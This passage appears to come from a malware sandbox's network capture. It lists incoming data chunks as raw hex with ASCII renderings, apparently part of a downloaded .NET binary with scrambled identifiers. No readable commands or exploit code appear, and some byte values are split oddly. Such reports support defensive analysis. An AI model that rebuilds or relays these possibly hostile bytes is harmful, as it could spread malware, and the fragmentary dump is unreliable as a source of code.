2021-12-31 18:08:39 UTC	2541	IN	Data Raw: 16 05 01 3d 0e 19 a5 ca 36 40 51 46 6b 7c 26 5c 74 4c 44 28 45 12 43 1e 77 24 5e 02 42 40 2c 40 68 37 68 02 56 5a 75 44 45 5c 33 65 37 6f 72 55 5f 76 44 70 5b 36 13 35 19 72 53 5c 02 46 34 50 41 12 40 6e 76 21 54 70 4c 40 5e 41 14 30 62 05 55 29 75 31 41 59 36 17 47 69 74 53 6d 7a 26 a1 e8 a0 e1 1f 64 26 3d 32 77 44 70 0e 15 25 2e 13 20 53 5c 46 06 15 1d 2f 18 15 6b 75 62 28 28 01 19 1d 09 60 40 5a 0d 06 5f 77 75 03 0f 43 65 10 29 20 50 5c 46 40 42 5d 42 14 42 6b 72 56 29 75 4c 46 50 48 17 47 6a 00 50 58 05 44 36 5b 46 10 46 19 74 51 2b 76 47 45 50 31 60 35 6b 44 5b 55 7f 43 45 5e 34 15 48 69 71 55 5d 7e 44 40 2c 44 62 32 6f 06 53 2b 70 4d 35 5c 42 68 45 6c 74 21 2c 71 4c 46 2f 41 51 4d 64 7d 3d 32 76 2a 41 69 4c 15 1e 37 25 0b 03 03 0d 19 1a 04 22 4f 38 Data Ascii: =6@QFk|&\tLD(ECw$^B@,@h7hVZuDE\3e7orU_vDp[65rS\F4PA@nv!TpL@^A0bU)u1AY6GitSmz&d &=2wDp%. S\F/kub((`@Z_wuCe) P\F@B]BBkrV)uLFPHGjPXD6[FFtQ+vGEP1`5kD[UCE^4HiqU]~D@,Db2oS+pM5 \BhElt!,qLF/AQMd}=2v*AiL7%"O8
2021-12-31 18:08:39 UTC	2557	IN	Data Raw: 68 36 02 10 00 25 1e 3d 36 03 1d 2e 0c 70 2e 15 25 34 22 21 01 18 32 1c 1e 0e 31 22 02 3f 29 00 01 3f 75 17 0c 04 0e 30 3e 20 10 08 35 06 36 08 1d 38 1d 23 44 23 03 3f 75 23 0c 1c 34 12 2e 09 03 03 3f 75 32 05 1f 32 1a 19 2b 12 14 46 10 1e 1d 02 3e 01 23 44 2e 02 27 11 3c 00 12 23 10 28 3d 62 2e 29 19 1c 0c 13 25 3c 3f 29 0d 1f 3f 75 33 01 11 3f 1f 3f 28 24 0c 25 01 1f 1b 09 51 22 3f 2a 06 08 34 33 11 0a 04 3e 03 23 44 05 08 32 2a 34 00 02 34 12 2e 2b 10 14 46 17 11 1a 15 15 18 28 21 01 19 29 07 09 69 33 23 14 3b 30 07 29 2f 07 15 0a 04 3e 03 23 44 11 08 32 2a 27 06 02 3a 18 34 23 26 04 34 10 13 1d 1f 23 08 5a 23 07 19 19 26 09 1a 04 34 1c 1e 2d 10 08 25 01 1f 1b 09 51 01 28 2b 04 04 2a 10 03 2d 19 23 14 39 30 0d 1f 3f 75 24 08 12 3d 14 1f 2a 16 1f 3f 75 Data Ascii: h6%=6.p.%4"!21"?)?u0> 568#D#?u#4.?u22+F>#D.'<#(=b.)%<?)?u3??($%Q"?*43>#D2*44.+F(!)i3#;0) />#D2*':4#&4#Z#&4-%Q(+*-#90?u$=*?u
2021-12-31 18:08:39 UTC	2573	IN	Data Raw: 40 70 54 59 6c 65 48 67 f1 30 62 d0 48 48 c5 5f 7f c7 28 7e 7b f1 08 63 db 7d 70 ec 1b 61 77 60 65 43 60 5b 4a 6c 7f c4 04 6d 67 78 5f 63 d8 35 6c 63 41 75 74 67 7e 5f 7f 54 48 65 6f 53 67 61 68 7e 44 63 4b 45 6c 68 46 75 62 ea 65 5a 61 5b 45 77 7f 0b 74 6e 69 62 30 74 50 45 70 ed ef 7d 65 7b 6d 53 63 da ed 6c 6b 4c 77 62 e9 d9 5f 60 5d 43 6c 7f c7 2c 62 e8 49 43 f0 67 56 e3 2c 4b 78 74 69 71 5c 6d 5d 44 66 63 48 69 6c 75 75 71 73 54 47 61 68 41 76 7e 67 7e 59 64 48 c5 83 6c 54 f4 64 61 65 43 f0 bb 45 70 ec 5a 7d 65 7b f1 b0 70 48 c5 42 65 53 67 f1 88 71 43 f0 7e 42 62 6c 4e 67 f0 e0 78 51 75 5b 59 67 65 5e 7d 75 69 72 53 69 42 60 65 62 53 67 61 68 7e 44 63 4b 45 6c 70 48 7d 7e 6b 6d 43 24 4f 55 e3 58 47 7b 7e 7b f1 d8 73 52 4c 70 38 48 70 77 6b 6d 5f 7f Data Ascii: @pTYleHg0bHH_(~{c}paw`eC`[Jlmgx_c5lcAutg~_THeoSgah~DcKElhFubeZa[Ewtnib0tPEp}e{mSclkLwb_` ]Cl,blCgV,Kxtiq\m]DfcHiluuqsTGahAv~g~YdHlTdaeCEpZ}e{pHBeSgqC~BblNgxQu[Yge^}uirSiB`ebSgah~DcKElpH}~km C$OUXG{~{sRLp8Hpwkm_
2021-12-31 18:08:39 UTC	2589	IN	Data Raw: 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 f9 d1 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 b3 04 02 00 18 00 02 00 88 25 00 00 00 00 91 00 d0 4d 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 c0 e2 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 89 35 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 2b e3 02 00 18 00 02 00 88 25 00 00 00 00 91 00 54 54 01 00 18 00 02 00 88 25 00 00 00 00 91 00 49 18 01 00 18 00 02 00 88 25 00 00 00 00 91 00 09 a2 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 f2 04 00 00 18 00 02 00 88 25 00 00 00 00 91 00 01 1d 01 00 18 00 02 00 88 25 00 00 00 00 91 00 20 bd 01 00 18 00 02 00 88 25 00 00 00 00 91 00 6e 4c 01 00 18 00 02 00 88 25 00 00 00 00 91 00 45 6a 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 76 b9 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 2f Data Ascii: %%%M%%5%+%TT%I%%%% %nL%Ej%v%/
2021-12-31 18:08:39 UTC	2605	IN	Data Raw: 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 d7 31 02 00 18 00 02 00 88 25 00 00 00 00 91 00 4a 22 01 00 18 00 02 00 88 25 00 00 00 00 91 00 00 6f 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 21 45 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 51 55 03 00 18 00 02 00 88 25 00 00 00 00 91 00 e9 83 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 37 ab 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 32 d5 01 00 18 00 02 00 88 25 00 00 00 00 91 00 5e 64 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 64 75 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 2a 1b 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 0c 1b 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 b8 2a 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 fe 7b 00 00 18 00 02 00 88 25 00 00 00 00 91 00 b9 b6 00 00 18 00 02 00 88 25 00 00 00 00 91 00 fb Data Ascii: %1%J"%o%!E%QU%%7%2%^d%du%*%%*%{%%
2021-12-31 18:08:39 UTC	2621	IN	Data Raw: 03 00 18 00 02 00 88 25 00 00 00 00 91 00 93 75 02 00 18 00 02 00 88 25 00 00 00 00 91 00 83 c0 00 00 18 00 02 00 88 25 00 00 00 00 91 00 19 c0 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 df 06 00 00 18 00 02 00 88 25 00 00 00 00 91 00 a7 30 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 75 c9 01 00 18 00 02 00 88 25 00 00 00 00 91 00 a2 41 00 00 18 00 02 00 88 25 00 00 00 00 91 00 57 b7 02 00 18 00 02 00 88 25 00 00 00 00 91 00 d6 ba 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 34 b6 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 b4 6d 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 2e 79 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 ef c4 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 95 00 00 00 18 00 02 00 88 25 00 00 00 00 91 00 65 01 02 00 18 00 02 00 88 25 00 00 00 00 91 00 44 Data Ascii: %u%%%%0%u%A%W%%4%m%.y%%%e%D
2021-12-31 18:08:39 UTC	2637	IN	Data Raw: 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 eb 0a 00 00 18 00 02 00 88 25 00 00 00 00 91 00 29 73 00 00 18 00 02 00 88 25 00 00 00 00 91 00 b7 4e 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 d4 20 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 55 4c 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 c4 2f 03 00 18 00 02 00 88 25 00 00 00 00 91 00 e1 92 01 0 0 18 00 02 00 88 25 00 00 00 00 91 00 6f 07 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 a6 1a 02 00 18 00 02 00 88 25 00 00 00 00 91 00 d5 42 00 00 18 00 02 00 88 25 00 00 00 00 91 00 b9 7c 02 00 18 00 02 00 88 25 00 00 00 00 91 00 86 c8 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 68 02 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 fe 81 00 00 18 00 02 00 88 25 00 00 00 00 91 00 4b 2e 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 c6 Data Ascii: %%)s%N% %UL%/%%o%%B%|%%h%%K.%

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:39 UTC	2653	IN	Data Raw: 02 00 18 00 02 00 88 25 00 00 00 00 91 00 c1 4f 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 d7 f4 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 e5 bf 02 00 18 00 02 00 88 25 00 00 00 00 91 00 35 29 00 00 18 00 02 00 88 25 00 00 00 00 91 00 16 df 02 00 18 00 02 00 88 25 00 00 00 00 91 00 84 3e 01 00 18 00 02 00 88 25 00 00 00 00 91 00 25 4d 02 00 18 00 02 00 88 25 00 00 00 00 91 00 1e b3 01 00 18 00 02 00 88 25 00 00 00 00 91 00 20 a5 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 38 0c 02 00 18 00 02 00 88 25 00 00 00 00 91 00 a5 86 01 00 18 00 02 00 88 25 00 00 00 00 91 00 25 de 01 00 18 00 02 00 88 25 00 00 00 00 91 00 91 53 01 00 18 00 02 00 88 25 00 00 00 00 91 00 61 67 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 d9 6b 03 00 18 00 02 00 88 25 00 00 00 00 91 00 3d Data Ascii: %O%%%5)%%>%%M%% %8%%%%S%ag%k%=
2021-12-31 18:08:39 UTC	2669	IN	Data Raw: 00 00 18 00 02 00 88 25 00 00 00 00 91 00 11 3e 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 25 50 02 00 18 00 02 00 88 25 00 00 00 00 91 00 f6 aa 02 00 18 00 02 00 88 25 00 00 00 00 91 00 87 f5 01 00 18 00 02 00 88 25 00 00 00 00 91 00 34 1e 00 00 18 00 02 00 88 25 00 00 00 00 91 00 ce a6 01 00 18 00 02 00 88 25 00 00 00 00 91 00 54 05 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 f6 90 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 53 77 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 7b 63 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 6d 04 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 e6 3a 00 00 18 00 02 00 88 25 00 00 00 00 91 00 0e 10 02 00 18 00 02 00 88 25 00 00 00 00 91 00 01 50 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 3e 76 00 00 18 00 02 00 88 25 00 00 00 00 91 00 c7 Data Ascii: %>%%P%%%%4%%T%%Sw%{c%m%:%%P%>v%
2021-12-31 18:08:39 UTC	2685	IN	Data Raw: 00 00 18 00 02 00 88 25 00 00 00 00 91 00 0a 52 01 00 18 00 02 00 88 25 00 00 00 00 91 00 88 2e 03 00 18 00 02 00 88 25 00 00 00 00 91 00 e9 f9 01 00 18 00 02 00 88 25 00 00 00 00 91 00 d5 4c 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 82 1a 02 00 18 00 02 00 88 25 00 00 00 00 91 00 40 d2 02 00 18 00 02 00 88 25 00 00 00 00 91 00 0c 80 02 00 18 00 02 00 88 25 00 00 00 00 91 00 35 9e 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 ca 5d 03 00 18 00 02 00 88 25 00 00 00 00 91 00 8b 5f 00 00 18 00 02 00 88 25 00 00 00 00 91 00 84 cb 02 00 18 00 02 00 88 25 00 00 00 00 91 00 5b 26 01 00 18 00 02 00 88 25 00 00 00 00 91 00 3d 66 02 00 18 00 02 00 88 25 00 00 00 00 91 00 44 8e 00 00 18 00 02 00 88 25 00 00 00 00 91 00 82 66 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 1b Data Ascii: %R%.%%L%%@%%5%]%_%%[&%=f%D%f%
2021-12-31 18:08:39 UTC	2701	IN	Data Raw: 00 00 18 00 02 00 88 25 00 00 00 00 91 00 5f 11 00 00 18 00 02 00 88 25 00 00 00 00 91 00 5d 43 03 00 18 00 02 00 88 25 00 00 00 00 91 00 8d 74 02 00 18 00 02 00 88 25 00 00 00 00 91 00 41 ee 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 c8 52 01 00 18 00 02 00 88 25 00 00 00 00 91 00 a8 aa 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 af 46 03 00 18 00 02 00 88 25 00 00 00 00 91 00 8f 08 00 00 18 00 02 00 88 25 00 00 00 00 91 00 8d c7 01 00 18 00 02 00 a0 25 00 0 0 00 00 91 00 fe 62 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 e3 91 01 00 18 00 02 00 88 25 00 00 00 00 91 00 92 cf 01 00 18 00 02 00 88 25 00 00 00 00 91 00 fc 35 01 00 18 00 02 00 88 25 00 00 00 00 91 00 21 19 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 3e d9 02 00 18 00 02 00 88 25 00 00 00 00 91 00 bd Data Ascii: %_%]C%t%A%R%%F%%%b%%%5%!%>%
2021-12-31 18:08:39 UTC	2717	IN	Data Raw: 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 69 77 00 00 18 00 02 00 88 25 00 00 00 00 91 00 73 b0 02 00 18 00 02 00 88 25 00 00 00 00 91 00 75 02 01 00 18 00 02 00 88 25 00 00 00 00 91 00 96 16 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 28 93 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 9c e3 00 00 18 00 02 00 88 25 00 00 00 00 91 00 8e a2 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 7a 63 01 00 18 00 02 00 88 25 00 00 00 00 91 00 dc a4 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 b0 39 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 13 cf 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 ec d5 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 f3 60 01 00 18 00 02 00 88 25 00 00 00 00 91 00 0b 2f 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 ca 5b 00 00 18 00 02 00 88 25 00 00 00 00 91 00 e3 Data Ascii: %iw%s%u%%(%%%zc%%9%%%`%/%[%
2021-12-31 18:08:39 UTC	2733	IN	Data Raw: 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 88 84 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 ae 01 01 00 18 00 02 00 88 25 00 00 00 00 91 00 1d 3d 00 00 18 00 02 00 88 25 00 00 00 00 91 00 f8 1c 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 dd 50 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 12 0c 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 0f 40 01 0 0 18 00 02 00 88 25 00 00 00 00 91 00 cc 6e 01 00 18 00 02 00 88 25 00 00 00 00 91 00 24 8f 01 00 18 00 02 00 88 25 00 00 00 00 91 00 12 1f 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 d7 3d 02 00 18 00 02 00 88 25 00 00 00 00 91 00 56 34 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 ec ba 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 a3 c1 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 b0 f4 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 d9 Data Ascii: %%%=%%P%%@%n%$%%=%V4%%%%
2021-12-31 18:08:39 UTC	2749	IN	Data Raw: 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 6c c4 02 00 18 00 02 00 88 25 00 00 00 00 91 00 7e 76 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 c4 04 00 00 18 00 02 00 88 25 00 00 00 00 91 00 ff 42 03 00 18 00 02 00 88 25 00 00 00 00 91 00 04 72 03 00 18 00 02 00 88 25 00 00 00 00 91 00 19 26 02 00 18 00 02 00 88 25 00 00 00 00 91 00 de 19 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 21 43 03 00 18 00 02 00 88 25 00 00 00 00 91 00 01 77 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 1a 25 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 e5 2b 03 00 18 00 02 00 88 25 00 00 00 00 91 00 3b 5f 02 00 18 00 02 00 88 25 00 00 00 00 91 00 a0 77 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 7f c2 01 00 18 00 02 00 88 25 00 00 00 00 91 00 f5 41 03 00 18 00 02 00 88 25 00 00 00 00 91 00 11 Data Ascii: %l%~v%%B%r%&%%!C%w%%%+%;_%w%%A%
2021-12-31 18:08:39 UTC	2765	IN	Data Raw: 00 00 18 00 02 00 88 25 00 00 00 00 91 00 37 84 02 00 18 00 02 00 88 25 00 00 00 00 91 00 02 9f 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 6c 3c 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 27 d4 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 a2 87 02 00 18 00 02 00 88 25 00 00 00 00 91 00 77 1c 00 00 18 00 02 00 88 25 00 00 00 00 91 00 4f 36 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 96 07 03 00 18 00 02 00 88 25 00 00 00 00 91 00 7d 01 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 11 5f 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 70 c3 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 50 0f 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 0e e1 01 00 18 00 02 00 88 25 00 00 00 00 91 00 39 51 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 5f 6a 01 00 18 00 02 00 88 25 00 00 00 00 91 00 a8 Data Ascii: %7%%l<%'%%w%O6%%}%_%p%P%%9Q%_j%
2021-12-31 18:08:39 UTC	2781	IN	Data Raw: 01 00 18 00 02 00 88 25 00 00 00 00 91 00 a0 a8 01 00 18 00 02 00 88 25 00 00 00 00 91 00 65 dd 02 00 18 00 02 00 88 25 00 00 00 00 91 00 80 76 00 00 18 00 02 00 88 25 00 00 00 00 91 00 fe a4 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 ce f5 02 00 18 00 02 00 88 25 00 00 00 00 91 00 26 0f 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 67 7c 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 6f 75 00 00 18 00 02 00 88 25 00 00 00 00 91 00 12 f8 02 00 18 00 02 00 a0 25 00 0 0 00 00 91 00 b3 24 02 00 18 00 02 00 88 25 00 00 00 00 91 00 5b 2c 01 00 18 00 02 00 88 25 00 00 00 00 91 00 3c 29 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 95 1c 00 00 18 00 02 00 88 25 00 00 00 00 91 00 fa d2 02 00 18 00 02 00 88 25 00 00 00 00 91 00 59 c2 01 00 18 00 02 00 88 25 00 00 00 00 91 00 4b Data Ascii: %%e%v%%%&%g|%ou%%$%[,%<)%%%Y%K
2021-12-31 18:08:39 UTC	2797	IN	Data Raw: 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 31 20 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 5a 35 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 d4 c3 02 00 18 00 02 00 88 25 00 00 00 00 91 00 32 4b 00 00 18 00 02 00 88 25 00 00 00 00 91 00 e7 59 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 8b ce 00 00 18 00 02 00 88 25 00 00 00 00 91 00 0f 1d 03 0 0 18 00 02 00 a0 25 00 00 00 00 91 00 67 ee 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 de 45 02 00 18 00 02 00 88 25 00 00 00 00 91 00 55 40 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 6a 1e 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 1a 34 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 0b 5b 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 1d 46 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 73 f0 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 49 Data Ascii: %1 %Z5%%2K%Y%%%g%E%U@%j%4%[%F%s%I

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:39 UTC	2813	IN	Data Raw: 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 71 3d 01 00 18 00 02 00 88 25 00 00 00 00 91 00 cd 86 00 00 18 00 02 00 88 25 00 00 00 00 91 00 c1 97 02 00 18 00 02 00 88 25 00 00 00 00 91 00 3e ab 01 00 18 00 02 00 88 25 00 00 00 00 91 00 e8 e8 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 33 4f 01 00 18 00 02 00 88 25 00 00 00 00 91 00 1f cf 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 a3 d2 00 00 18 00 02 00 88 25 00 00 00 00 91 00 bb 61 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 31 ef 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 4a 7d 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 59 6e 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 72 15 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 aa 9b 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 fa 75 02 00 18 00 02 00 88 25 00 00 00 00 91 00 3a Data Ascii: %q=%%%>%%3O%%%a%1%J}%Yn%r%%u%:
2021-12-31 18:08:39 UTC	2829	IN	Data Raw: 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 d2 76 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 66 5d 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 e3 ab 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 3a 96 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 a5 68 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 c8 f7 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 ea b8 02 0 0 18 00 02 00 a0 25 00 00 00 00 91 00 7c fc 02 00 18 00 02 00 88 25 00 00 00 00 91 00 c1 4d 02 00 18 00 02 00 88 25 00 00 00 00 91 00 c1 b7 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 9c fb 00 00 18 00 02 00 88 25 00 00 00 00 91 00 d0 7d 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 df 0a 02 00 18 00 02 00 88 25 00 00 00 00 91 00 af 18 03 00 18 00 02 00 88 25 00 00 00 00 91 00 b6 b8 00 00 18 00 02 00 88 25 00 00 00 00 91 00 43 Data Ascii: %v%f]%%:%h%%%|%M%%%}%%%%C
2021-12-31 18:08:39 UTC	2845	IN	Data Raw: 02 00 18 00 12 00 a0 25 00 00 00 00 91 00 1a 60 00 00 18 00 12 00 a0 25 00 00 00 00 91 00 07 3b 01 00 18 00 12 00 88 25 00 00 00 00 91 00 a3 a2 02 00 18 00 12 00 88 25 00 00 00 00 91 00 07 3e 02 00 18 00 12 00 a0 25 00 00 00 00 91 00 bc 57 01 00 18 00 12 00 88 25 00 00 00 00 91 00 ba fc 00 00 18 00 12 00 88 25 00 00 00 00 91 00 ff 41 02 00 18 00 12 00 a0 25 00 00 00 00 91 00 88 40 02 00 18 00 12 00 88 25 00 00 00 00 91 00 00 ba 02 00 18 00 12 00 88 25 00 00 00 00 91 00 00 2d 01 00 18 00 12 00 a0 25 00 00 00 00 91 00 17 b9 00 00 18 00 12 00 a0 25 00 00 00 00 91 00 27 2e 02 00 18 00 12 00 a0 25 00 00 00 00 91 00 17 3c 00 00 18 00 12 00 88 25 00 00 00 00 91 00 38 eb 01 00 18 00 12 00 a0 25 00 00 00 00 91 00 ec 19 01 00 18 00 12 00 a0 25 00 00 00 00 91 00 b9 Data Ascii: %`%;%%>%W%%A%@%%-%%'.%<%8%%
2021-12-31 18:08:39 UTC	2861	IN	Data Raw: 01 00 18 00 93 00 88 25 00 00 00 00 91 00 eb 0d 00 00 18 00 93 00 a0 25 00 00 00 00 91 00 7c 1d 00 00 18 00 93 00 88 25 00 00 00 00 91 00 10 dc 02 00 18 00 93 00 a0 25 00 00 00 00 91 00 03 9e 02 00 18 00 93 00 88 25 00 00 00 00 91 00 a5 45 03 00 18 00 93 00 a0 25 00 00 00 00 91 00 82 3c 03 00 18 00 93 00 a0 25 00 00 00 00 91 00 50 88 00 00 18 00 93 00 a0 25 00 00 00 00 91 00 e9 c2 00 00 18 00 93 00 a0 25 00 00 00 00 91 00 ec 7d 02 00 18 00 93 00 88 25 00 00 00 00 91 00 1f d8 00 00 18 00 93 00 a0 25 00 00 00 00 91 00 05 95 02 00 18 00 93 00 88 25 00 00 00 00 91 00 cd 1a 02 00 18 00 93 00 a0 25 00 00 00 00 91 00 18 bc 00 00 18 00 93 00 a0 25 00 00 00 00 91 00 2d 23 03 00 18 00 93 00 88 25 00 00 00 00 91 00 ac ad 01 00 18 00 93 00 88 25 00 00 00 00 91 00 34 Data Ascii: %%|%%%E%<%P%%}%%%%%-#%%4
2021-12-31 18:08:39 UTC	2877	IN	Data Raw: 00 e7 95 99 d9 ba 30 ef bb ac 32 00 d9 af da 91 34 ef bb ac 32 00 d9 ba db 85 36 ef bb ac 32 00 e7 95 99 da 88 37 ef bb ac 32 00 da 8b e5 a4 a7 ef ba 81 ef bb ac 32 00 ef ba 87 30 db 84 ef bb ac 32 00 38 da aa db 85 ef bb ac 32 00 ef ad a2 35 db 88 ef bb ac 32 00 da aa 32 db 8b ef bb ac 32 00 e5 85 8b 33 ef bb 90 ef bb ac 32 00 db 84 ef ba 88 da 91 ef bb ac 32 00 ef bb 8c 34 ef ad a2 ef bb ac 32 00 e6 b3 a2 36 e6 b3 a2 ef bb ac 32 00 da aa da 95 d9 af ef bb ac 32 00 e8 89 be db 92 ef bb b2 ef bb ac 32 00 ef ad a2 db b6 e8 89 be ef bb ac 32 00 36 e6 b3 a2 32 e6 96 af 32 00 db b6 ef ba 87 d9 af e6 96 af 32 00 e6 b3 a2 ef ba 88 d9 b1 e6 96 af 32 00 d9 af ef ad a2 ef bb b2 e6 96 af 32 00 da 88 da ab 39 d9 af 32 00 38 db 8b e5 9f 83 d9 af 32 00 ef bb ac db 92 Data Ascii: 024262722028252223224262222622222292 82
2021-12-31 18:08:39 UTC	2893	IN	Data Raw: da 91 37 00 d9 b1 e8 b1 86 da 96 da 91 37 00 ef bb b2 35 e6 b3 a2 da 91 37 00 d9 b1 e6 96 af d9 b7 da 91 37 00 e8 89 be e8 b1 86 e8 b1 86 db 92 37 00 ef ba 87 da 9f da 99 db 92 37 00 e6 b3 a2 da 95 ef bb ac db 92 37 00 db 88 39 d9 ba db 92 37 00 ef bb ac da 8b 30 da 93 37 00 32 e6 b3 a2 36 da 93 37 00 35 e5 9f 83 da 88 da 93 37 00 d9 b7 ef bb 90 ef bb 8c da 93 37 00 32 e6 b3 a2 db 92 da 93 37 00 ef ba 88 da 8b e6 b3 a2 da 93 37 00 da 93 e5 9f 83 ef bb ac da 93 37 00 36 e6 b3 a2 e5 84 bf da 93 37 00 da 93 da 94 da 88 db 93 37 00 da 95 da 88 da 94 db 93 37 00 db 93 e7 95 99 33 da 94 37 00 db 93 da 88 34 da 94 37 00 da 91 ef ba 87 e5 9f 83 da 94 37 00 da 94 36 db 85 da 94 37 00 32 e7 95 99 db 85 da 94 37 00 e8 89 be 35 d9 af da 94 37 00 ef ba 87 da 99 39 da Data Ascii: 7757777797072675772777677374776727579
2021-12-31 18:08:39 UTC	2909	IN	Data Raw: 6c 65 63 74 69 6f 6e 45 78 74 65 6e 73 69 6f 6e 73 00 43 61 6c 6c 69 6e 67 43 6f 6e 76 65 6e 74 69 6f 6e 73 00 47 6f 6f 67 6c 65 2e 50 72 6f 74 6f 63 6f 6c 42 75 66 66 65 72 73 2e 44 65 73 63 72 69 70 74 6f 72 50 72 6f 74 6f 73 2e 43 53 68 61 72 70 46 69 65 6c 64 4f 70 74 69 6f 6e 73 00 53 79 73 74 65 6d 2e 4c 69 6e 71 2e 50 61 72 61 6c 6c 65 6c 4d 65 72 67 65 4f 70 74 69 6f 6e 73 00 52 75 6e 74 69 6d 65 48 65 6c 70 65 72 73 00 47 65 74 50 61 72 61 6d 65 74 65 72 73 00 53 79 73 74 65 6d 2e 4e 65 74 2e 4e 65 74 77 6f 72 6b 49 6e 66 6f 72 6d 61 74 69 6f 6e 2e 4e 65 74 77 6f 72 6b 49 6e 66 6f 72 6d 61 74 69 